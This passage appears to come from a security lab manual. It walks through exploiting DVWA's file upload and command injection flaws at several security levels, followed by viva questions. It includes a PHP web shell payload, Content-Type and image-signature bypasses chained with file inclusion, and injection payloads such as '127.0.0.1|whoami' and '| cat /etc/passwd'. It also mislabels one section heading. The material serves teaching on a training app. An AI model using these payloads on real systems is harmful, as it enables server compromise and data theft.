Step 2: Analyze the source code: it accepts the file, extracts its information, and checks that only files with content type image/jpeg or image/png are allowed; it also restricts file size to less than 100 KB.

File Upload Source

vulnerabilities/upload/source/medium.php

```
<?php
if( isset( $_POST[ 'upload' ] ) ){
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
```

Step 3: Observe that the malicious PHP file is blocked because its content type is detected as application/octet-stream, even though the file size is within limits.

```

19 Sec-Fetch-Mode: navigate
20 Sec-Fetch-Site: same-origin
21 Sec-Fetch-User: ?1
22 Priority: u=0, s
23
24 -----61949970128731413083200209748
25 Content-Disposition: form-data; name="MAX_FILE_SIZE"
26 100000
27 -----61949970128731413083200209748
28 Content-Disposition: form-data; name="uploaded"; filename="malicious-medium.php"
29 Content-Type: application/x-php
30
31 <?php echo "If you see this message, this file has been executed"; $output = shell_exec('ls -la'); echo "<pre>$output</pre>";?>
32
33 -----61949970128731413083200209748
34 Content-Disposition: form-data; name="Upload"
35 Upload
36 -----61949970128731413083200209748--

```

Step 4: To bypass this restriction, upload the malicious file again but intercept the request using Burp Suite Proxy. Modify the Content-Type header from **application/octet-stream** to **image/jpeg** (or image/png) and then forward the request.



Step 5: Confirm that the file uploads successfully to the same uploads folder and execute it by visiting <http://localhost/DVWA/hackable/uploads/malicious-medium.php>.



3. DVWA — File Upload Vulnerabilities (Medium Security)

Step 1: Change the DVWA security level to **High** and open the File Upload challenge. Upload the malicious file (malicious-high.php) and notice it is blocked even if you try changing the Content-Type header, which means stronger checks are applied.




Step 2: Analyze the source code and observe that it verifies three things: (a) the file extension must be .jpg, .jpeg, or .png, (b) the file size must be under 100 KB, and (c) the file must have a valid image signature using the getimagesize() function.




Step 3: Since malicious-high.php fails both the extension and signature checks, it cannot be uploaded directly. To **bypass** this, prepare a file with a valid image extension (e.g., .jpg) and preserve its header signature, then append malicious PHP code inside the file.




Step 4: Intercept the upload request in **Burp Suite**, remove unnecessary file content but keep the image signature, insert the PHP payload, and forward the modified request. The forged .jpg file containing PHP code will now be uploaded successfully.




Step 5: Direct access to the uploaded file <http://localhost/DVWA/hackable/uploads/hacker.jpg> will fail, but you can execute the payload through the Local File Inclusion (LFI) vulnerability. Use the LFI page (</vulnerabilities/fi/>) and point it to the uploaded file's path Linux: </var/www/html/dvwa/hackable/uploads/hacker.jpg>) to confirm code execution.



To access this file via **LFI vulnerability** set the security level of dvwa to **low** then choose **LFI vulnerability**.



For a better view, you can check the result in source code through the URL **View-source:**<http://localhost/dvwa/vulnerabilities/fi/?page=/var/www/html/dvwa/hackable/uploads/hacker.jpg>



Ref: <https://ethicalhacs.com/dvwa-file-upload/>

Viva Questions:

1. What is a File Upload Vulnerability?

It is a security flaw that allows attackers to upload malicious files, leading to remote code execution, data leaks, or system compromise.

2. Why are file upload vulnerabilities dangerous?

Attackers can upload scripts, malware, or web shells to execute arbitrary commands on the server.

3. How can an attacker exploit a file upload vulnerability?

By uploading executable files (e.g., .php, .jsp) and accessing them via a direct URL to execute malicious code.

4. What tools can be used to test file upload vulnerabilities?

DVWA, Burp Suite, and custom vulnerable web applications can help analyze and exploit file upload flaws.

5. How does Burp Suite help in testing file upload vulnerabilities?

It intercepts and modifies file upload requests, bypassing restrictions such as file type validation.

6. What security measures prevent file upload vulnerabilities?

Use file type validation, restrict executable file uploads, sanitize file names, and store uploads outside web directories.

7. What is MIME type validation, and how does it help?

It checks the actual content type of an uploaded file to prevent bypassing file extension-based restrictions.

8. How can attackers bypass file extension restrictions?

By renaming files (e.g., shell.php.jpg), changing MIME types, or using double extensions (e.g., shell.php.txt).

9. What is a web shell, and how is it related to file upload attacks?

A web shell is a malicious script uploaded by an attacker to gain remote control over a web server.

10. How do storing uploaded files outside the web root improve security?

It prevents direct execution of uploaded files, reducing the risk of remote code execution.

5. Command Injection

Objective: To learn how command injection attack works
Tools: DVWA, Burp Suit, custom vulnerable web application

Command injection is a critical security vulnerability that occurs when an attacker can execute arbitrary commands on a host operating system via a vulnerable application. This type of attack typically targets applications that pass user-supplied data to system commands without adequate input validation or sanitation. Command injection can lead to unauthorized system access, data exfiltration, privilege escalation, and sometimes even full system compromise.

How Command Injection Works

Command injection vulnerabilities occur in applications that use user input within system-level commands without properly validating or escaping that input. Attackers can manipulate the input to execute unintended commands, leveraging characters like `;`, `&&`, `|`, or `&` to chain commands.

Types of Command Injection

1. **Shell Injection:** Directly injects commands into shell scripts.
2. **OS Command Injection:** Targets applications that execute system commands on the operating system.
3. **Arbitrary Code Execution:** Allows attackers to run code in various languages within the application, often leading to severe consequences.

Mitigation Techniques

1. **Input Validation and Sanitization:** Validate and sanitize all user input, ensuring it only contains expected values.
2. **Parameterized Commands:** Use parameterized functions instead of concatenating user input directly into command strings.
3. **Use APIs Over Direct System Calls:** Instead of using `system` commands, opt for language-specific libraries or APIs to perform operations.
4. **Least Privilege Principle:** Limit the permissions of applications that run system commands to prevent privilege escalation.
5. **Escaping Special Characters:** Escape any potentially harmful characters in the input to prevent chaining commands.

Now we have learnt the basics. Let us exploit the **Command Injection vulnerability in the DVWA application at low, medium and high levels.**

First of all, login into your DVWA application by default credential admin : password or something else which you have set.



1. Low Security

Step 1: In DVWA, set the **security level to Low** and select the **Command Injection** challenge from the left panel. On the challenge page, enter a valid IP address (e.g., 127.0.0.1) to test the functionality and observe that the application successfully pings the given IP.




Step 2: From this behavior, we understand the application is running the system **ping** command in the background using the provided input.




Step 3: To test for vulnerability, append another command to the input. For example, enter **127.0.0.1 && ifconfig** and notice that both **ping** and **ifconfig** commands are executed, confirming command injection.



Step 4: Try additional payloads such as **127.0.0.1 && uname -a** to verify that arbitrary system commands can also be injected and executed.



Step 5: Review the source code and observe that the user input (`$_REQUEST['ip']`) is passed directly into the `shell_exec()` function without any validation or sanitization, which is why injected commands execute successfully.



2. Medium Security


Step 1: Change the DVWA security level to **Medium** and open the **Command Injection** challenge.




Enter a valid IP address (e.g., 127.0.0.1) to test the functionality and observe that the application still executes the ping command in the background.




Step 2: Attempt command injection with the payload **127.0.0.1 && ifconfig**, but notice that it fails with the error **Bad parameter ifconfig**. This indicates that some input validation is being applied.



Step 3: Review the source code and observe that the application uses the `str_replace()` function to replace characters like `&&` and `;` with spaces, which prevents these operators from working in injected payloads.



Step 4: To **bypass** this filter, try other concatenation characters such as **&**, **|**, or **||**. For example, submit **127.0.0.1 & ifconfig** and confirm that the ifconfig command executes successfully.



Step 5: Verify further by injecting another command, such as **127.0.0.1 & uname -a**, and observe that the output of the **uname -a** command is displayed, confirming the command injection vulnerability at Medium level.




3. Hight Security

Step 1: Change the DVWA security level to **High** and open the **Command Injection** challenge.




Enter a valid IP address (e.g., 127.0.0.1) to test the functionality and observe that the application executes the ping command in the background.




Step 2: Try command injection with payloads such as **127.0.0.1 && ifconfig** or **127.0.0.1 & ifconfig**, but notice that both fail with the error **Bad parameter ifconfig**, indicating stricter input validation.




Step 3: Review the source code and observe that it replaces additional special characters (&&, ;, &, -, \$, (, etc.) with spaces using the **str_replace()** function. This prevents most typical command injection operators from working.



Step 4: Notice in the source code that the filter specifically targets | (pipe followed by a space). To bypass this, use the pipe character without a space. For example, enter the payload **127.0.0.1|ifconfig** and confirm that the **ifconfig** command executes successfully.



Step 5: Verify further by injecting another command such as **127.0.0.1|whoami**, and observe that the output of the **whoami** command is displayed, proving successful command injection even at High security.



Ref: <https://ethicalhacs.com/dvwa-command-injection/>

Viva Questions:

1. **What is a Command Injection attack?**

It is a vulnerability where an attacker executes arbitrary system commands by injecting them into input fields processed by the server.

2. **How does a command injection attack work?**

It occurs when an application improperly processes user input, allowing attackers to append system commands to existing ones.

3. **What tools are used to test for command injection?**

DVWA, Burp Suite, and custom vulnerable web applications help analyze and exploit command injection flaws.

4. **How does Burp Suite help in detecting command injection?**

It intercepts and modifies requests to test if user input is executed as a system command.

5. What are common payloads used in command injection attacks?

Examples include ; ls, && whoami, | cat /etc/passwd, which execute system commands on Unix-based servers.

6. What are the consequences of a successful command injection attack?

Attackers can execute arbitrary commands, steal data, create backdoors, and gain full control over the server.

7. How can command injection vulnerabilities be prevented?

Use input validation, parameterized commands, allowlisted inputs, and avoid executing system commands with user input.

8. What is the difference between Command Injection and SQL Injection?

Command Injection targets the operating system, while SQL Injection exploits database queries.

9. How does disabling unnecessary system commands help prevent command injection?

It limits the attacker's ability to execute harmful commands even if the application is vulnerable.

